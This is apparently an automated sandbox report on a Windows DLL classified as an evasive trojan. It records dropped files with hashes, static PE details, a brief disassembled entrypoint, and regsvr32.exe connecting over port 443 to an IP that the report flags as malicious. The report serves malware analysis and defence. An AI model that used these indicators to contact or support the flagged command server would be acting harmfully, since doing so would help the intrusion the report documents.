http://https://%s.dnet.xboxlive.com	svchost.exe, 00000008.00000002.807506991.0000026249842000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000B.00000003.330805452.000001430AC49000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.331303065.000001430AC4B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000B.00000003.330805452.000001430AC49000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.239.0.12	unknown	United States		63949	LINODE-APLinodeLLCUS	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626501
Start date and time: 14/05/202205:08:08	2022-05-14 05:08:08 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1Klocu2k7B (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.evad.winDLL@29/10@0/2

EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, UpdateNotificationMgr.exe, WMIADAP.exe, backgroundTaskHost.exe, WmiPrvSE.exe, UsoClient.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 52.168.117.173, 23.211.4.86, 51.104.136.2, 51.11.168.232, 20.223.24.244
- Excluded domains from analysis (whitelisted): onedsblobprdeus16.eastus.cloudapp.azure.com, settings-prod-neu-2.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, go.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, settings-prod-uks-1.uksouth.cloudapp.azure.com, prod.fs.microsoft.com.akadns.net, atm-settingsfe-prod-geo.trafficmanager.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, settings-win.data.microsoft.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
05:09:47	API Interceptor	12x Sleep call for process: svchost.exe modified
05:09:49	API Interceptor	1x Sleep call for process: WerFault.exe modified
05:10:50	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24938786411257738
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4h:BJiRdwfu2SRU4h
MD5:	C3814F49FFF59FC44233DEE0E32DC2A4
SHA1:	844318D5BDD811FA1F03D5EC9F6060C9262B5146
SHA-256:	CC3DE83EF2A12A5D662FD10B305C32363E77D306B8789BD6C302C8D95EC4086F
SHA-512:	249521B52011A099573FA32E98157FDA43ECCD1DD5BC4DD695C09D87C992C6E3930E6BB0CC5110C2A734E39802797FA4DDBB1837D1C6AF0025762973ACF487
Malicious:	false
Preview:	V.d.....@...@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x7970229a, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.2505356531914351
Encrypted:	false
SSDEEP:	384:Cfj+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:CfQSB2nSB2RSjlK/+mLesOj1J2
MD5:	1446D755965D43FF5F78EF7FF176FC76
SHA1:	BE76AD884B6A104D77963CB42D65563543D087FB
SHA-256:	32996A0BFFE0847FD40FB671B63BD77BA988E6BA6BAECD5A8BD99CF572A4403D
SHA-512:	DA951E88EDBBCB7A7A7C59D4617236A1A211D09F49C78BB10949F4AE28941B3C454735A5AE96AD54630BE140BF757D8635284664D321DD164D86403E685EBFE 5
Malicious:	false
Preview:	yp".... .....e.f.3...w.....).....:....z..0....z5.h.(.....:....z....).....3...w.....B.....@..... ....:....z.....^.C:....z..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.07222303629557764

Encrypted:	false
SSDEEP:	3:UlllR7vVfQlDPt+gFDmE6/7fU6tall3VkttlmlnI:Ul/RrBgsKDL6/b83
MD5:	3B09EC4A6758028EB7A991F11FDD8F33
SHA1:	D056FB5DD1D9402736C6A90F64E52667A07F0A48
SHA-256:	77E6A0E693AD4D84E57EEBE611CB8689D17DA0975343399D755F8F1FCC5FD506
SHA-512:	6E411CF10EF955CCB04D77F3228C6AC10E331C9DFF56B9F8B13214EFFA6192A9A11990260325AD4474C3A1CB6768A987C9817D5F257C388E7E9C2A9D20FA89A
Malicious:	false
Preview:	.z.....3...w..0....z5.:....z.....:....z..:....z...C9....z.{.....^.C:....z..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_1Kl_a1541ba52dc63323fed23d3e53a9a9cb75f9b_81420264_12a83c82\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7845729678688526
Encrypted:	false
SSDEEP:	192:mHwiIJKvBHK7gPri4jI9/u7s1S274ltC:WwiWKvRK7gPri4jy/u7s1X4ltC
MD5:	05DFB045B28F78ECB4EDC70B3AE24BB1
SHA1:	94C344CEAA6A279DCD0A14986FC8F91C1787467E
SHA-256:	F42BB2C634A9DA42CB533E4392AEB2E23013F7AF5F747EFBAB602070A3C2804D
SHA-512:	0760C6CC220D87B8675A163D8C926021B6EDDB5466CE0D13ADBC0358D1379EC9BAFC094CFC3E14CE43896F0FCA4592E441FB78DF666791633CC42510799CC36
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.6.4.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.0.0.3.7.8.0.1.4.2.6.3.2.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.7.0.0.3.7.8.7.5.4.8.8.2.0.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.6.f.1.7.1.6.7.-.e.1.5.f.-.4.f.e.3.-.b.8.0.e.-.a.d.8.0.1.4.b.e.d.d.3.3...I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.c.b.2.9.9.4.2.-.3.d.7.4.-.4.4.f.c.-.8.a.6.3.-.3.1.3.1.d.7.7.3.3.b.8.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e._.1.K.l.o.c.u.2.k.7.B...d.l.l.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.3.e.0.-.0.0.0.1.-.0.0.1.d.-.7.4.2.4.-.5.4.7.8.8.b.6.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.2.f.3.4.c.c.f.d.d.8.1.4.1.a.e.e.e.2.e.8.9.f.f.b.0.7.0.c.e.2.3.9.c.7.d.0.0.7.0.6.!.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER188F.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat May 14 12:09:41 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	76090
Entropy (8bit):	2.0780623988992426
Encrypted:	false
SSDEEP:	384:mjDgvroVTQCEdOJ+IMyq7QEVz8CLKuSliWfreh1rMpQ:2BxQCEd3xyeNVLLjS
MD5:	98BF40162011B50D6FF62CB2DBB6A04B
SHA1:	47236A1E1A3F83DEA7781C301184DD8A6AC3FA30
SHA-256:	411A63B5A408E1988E7CA3D686BF4BD15CDB5B3FBB7158F1014B5A8D7EC0C743
SHA-512:	080F9AA5DFECF3F11C7481860863F3953FBE7439B77F14343D70726BA7C3C6055C07E9A539CB95C0661921237EEF38B822A053CD25D37230616601C748BD90E6
Malicious:	false
Preview:	MDMP..... .....b.....|...h.....L@.....`.....8.....T.....Z.....".....$.....U.....B.....h%... ...Lw.....iQ....T.....b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER28CC.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8668
Entropy (8bit):	3.695682396950272
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNivu2JHnDL6YPMdCgCgmfRaiS09Cpr189b6oCf/em:RrlsNi2uHnDL6YUdCngmfRaiS0H6dff
MD5:	8C3200AB3325AE8B504193C6C8E21CEC

SHA1:	10ADE9F2CAB393FC863B415029ABBBC31E6CDCB9
SHA-256:	B2562E51D8A448B696C30ED9D69A396924D6F55724010E6D7A3C15174034A205
SHA-512:	52D99F68571FEC24F6653ABCDCDCF54B9032E89CB2A8A9DCB2980C05B09291B17EB46A214FC8B627CCC5BA75FCC587ADE26D86A5E25EBDA859220D8944C3A906
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.9.9.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER33E9.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4892
Entropy (8bit):	4.499916095596451
Encrypted:	false
SSDEEP:	48:cvIwSD8zs0JgtBI9GwWgc8sqYj88fm8M4JCeCRanF8yq8vhRaMo0ZESC5Sld:uITfy4JgrsqY9JwWxFVvId
MD5:	14DC29181342110D948138D2326A57C2
SHA1:	75E559A7756D6C7CD685BE48D99240103845B753
SHA-256:	3A0B23CA877F8BB6D3FB1CFC10E6761C0855FA1368712CB478871E921F3958F2
SHA-512:	D1A41DA49AE57EA4A13CDD0A9DFF281F25113F9B78F3189FC3DD300592F04A1792927A397F13A6A1B64712A02B0CE10C158DE807CB76759E5613270D12D7177
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1514720" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log

Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.1628588159794235
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zH+8:j+s+v+b+P+m+0+Q+q+w+8
MD5:	E29E1B1DC02CBB21E227341F3771337B
SHA1:	D63B9D6F2352BDDF4200690152B54C766A57ACCA
SHA-256:	C63F6970D4B79AD0537F5CE3DEF68C8A76C98AA1B93188488717DB477A488BA5
SHA-512:	4B209729AD1D096B37BFDD6966D8DAB8895B16D81944CD5C001E746408DD04C8F187489D19FE96DFC9A2940840B02628AC228274639C1F1284925F319BD2A296
Malicious:	false


Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. . L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0. 1.:.2.9.:.4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

Static File Info

General

File type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Entropy (8bit):	6.482087993127552
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	1Klocu2k7B.dll
File size:	545280
MD5:	ce75ec6dff9fca7fd1c20269811e7cd6
SHA1:	dce479a4927227ba78dd6bd876b60abc7c0b5acd
SHA256:	cb5d6edc7f65880cb51cd99d81dffa44dc801150bd4c27cf01749a305c26285b
SHA512:	07f2d6efc000af10cdd5c3386cbea71e6c2ed04aecab6c6a50d2f00cc261ef7b6df921da80ed9e27dd5e7be1f10deb2ca84be8e55462a88e9d1818a294df697b
SSDEEP:	12288:B4UJY9B+TenWsSEPHjMOUP9uXdt7JpfYNVr9RM54RutCTdJGqIoTCZ4eEsZkHxHy:B4UJY9BSenZSEPHjMOUP9Udt7JpfYNVs
TLSH:	2FC4CFA5435C08FCE762C3395C975BC5B1F7BDAE0664AF260BC18DA05E1BA90F53A381
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......2.H.v.&.v.&.v.&.h...o.&.h...2.&.h.....&.Q6].s.&.v.'.9.&.h...w.&.h...w.&.h...w.&.h...w.&.Richv.&.........PE..d.....}b.........."

File Icon



Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1800423a8
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627D8598 [Thu May 12 22:09:28 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	2
File Version Major:	5
File Version Minor:	2
Subsystem Version Major:	5
Subsystem Version Minor:	2
Import Hash:	b268dbaa2e6eb6acd16e04d482356598

Entrypoint Preview

Instruction
dec eax
mov dword ptr [esp+08h], ebx
dec eax
mov dword ptr [esp+10h], esi

Instruction
push edi
dec eax
sub esp, 20h
dec ecx
mov edi, eax
mov ebx, edx
dec eax
mov esi, ecx
cmp edx, 01h
jne 00007FBE109719D7h
call 00007FBE10973B64h
dec esp
mov eax, edi
mov edx, ebx
dec eax
mov ecx, esi
dec eax
mov ebx, dword ptr [esp+30h]
dec eax
mov esi, dword ptr [esp+38h]
dec eax
add esp, 20h
pop edi
jmp 00007FBE10971880h
int3
int3
int3
dec eax
mov dword ptr [esp+08h], ecx
dec eax
sub esp, 00000088h
dec eax
lea ecx, dword ptr [00014D05h]
call dword ptr [0000FC7Fh]
dec esp
mov ebx, dword ptr [00014DF0h]
dec esp
mov dword ptr [esp+58h], ebx
inc ebp
xor eax, eax
dec eax
lea edx, dword ptr [esp+60h]
dec eax
mov ecx, dword ptr [esp+58h]
call 00007FBE1098055Ah
dec eax
mov dword ptr [esp+50h], eax
dec eax
cmp dword ptr [esp+50h], 00000000h
je 00007FBE10971A13h
dec eax
mov dword ptr [esp+38h], 00000000h
dec eax
lea eax, dword ptr [esp+48h]
dec eax
mov dword ptr [esp+30h], eax
dec eax
lea eax, dword ptr [esp+40h]
dec eax

Instruction
mov dword ptr [esp+28h], eax
dec eax
lea eax, dword ptr [00014CB0h]
dec eax
mov dword ptr [esp+20h], eax
dec esp
mov ecx, dword ptr [esp+50h]
dec esp
mov eax, dword ptr [esp+58h]
dec eax
mov edx, dword ptr [esp+60h]
xor ecx, ecx
call 00007FBE10980508h
jmp 00007FBE109719F4h
dec eax
mov eax, dword ptr [eax+eax+00000000h]

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [EXP] VS2008 build 21022 • [C++] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x55cf0	0x6f	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x5544c	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5a000	0x2dffc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x59000	0xe1c	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x88000	0x1d8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x52000	0x288	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x504ca	0x50600	False	0.389081940124	zlib compressed data	5.26882252971	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x52000	0x3d5f	0x3e00	False	0.355279737903	data	5.39267570685	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x56000	0x20d8	0x1200	False	0.180772569444	data	2.18161586025	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x59000	0xe1c	0x1000	False	0.44580078125	data	4.98556265168	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x5a000	0x2dffc	0x2e000	False	0.839408542799	data	7.73448363752	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x88000	0x6f8	0x800	False	0.1796875	data	1.81179169858	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x5a0a0	0x2de00	data	English	United States
RT_MANIFEST	0x87ea0	0x15a	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	ExitProcess, VirtualAlloc, CompareStringW, CompareStringA, GetTimeZoneInformation, GetLocaleInfoW, GetCurrentThreadId, FlsSetValue, GetCommandLineA, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, RtlVirtualUnwind, RtlLookupFunctionEntry, RtlCaptureContext, EncodePointer, DecodePointer, TlsAlloc, FlsGetValue, FlsFree, SetLastError, GetLastError, GetCurrentThread, FlsAlloc, HeapFree, Sleep, GetModuleHandleW, GetProcAddress, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, DeleteCriticalSection, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, HeapSetInformation, HeapCreate, HeapDestroy, RtlUnwindEx, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, LeaveCriticalSection, FatalAppExitA, EnterCriticalSection, HeapAlloc, HeapReAlloc, WriteFile, SetConsoleCtrlHandler, FreeLibrary, LoadLibraryA, InitializeCriticalSectionAndSpinCount, LCMapStringA, MultiByteToWideChar, LCMapStringW, GetStringTypeA, GetStringTypeW, GetDateFormatA, GetTimeFormatA, GetUserDefaultLCID, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, HeapSize, SetEnvironmentVariableA
ole32.dll	CoTaskMemFree, CoLoadLibrary, CoTaskMemAlloc

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x180042050
DllUnregisterServer	2	0x180042080

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 05:10:03.501260996 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:03.501298904 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:03.501377106 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:03.602658987 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:03.602685928 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:04.160854101 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:04.161048889 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:07.734637022 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:07.734673977 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:07.734956980 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:07.735169888 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:07.740267992 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:07.780517101 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:08.585264921 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:08.585366964 CEST	443	49754	23.239.0.12	192.168.2.3
May 14, 2022 05:10:08.585997105 CEST	49754	443	192.168.2.3	23.239.0.12

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 05:10:08.589047909 CEST	49754	443	192.168.2.3	23.239.0.12
May 14, 2022 05:10:08.589077950 CEST	443	49754	23.239.0.12	192.168.2.3

HTTP Request Dependency Graph

- 23.239.0.12

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49754	23.239.0.12	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
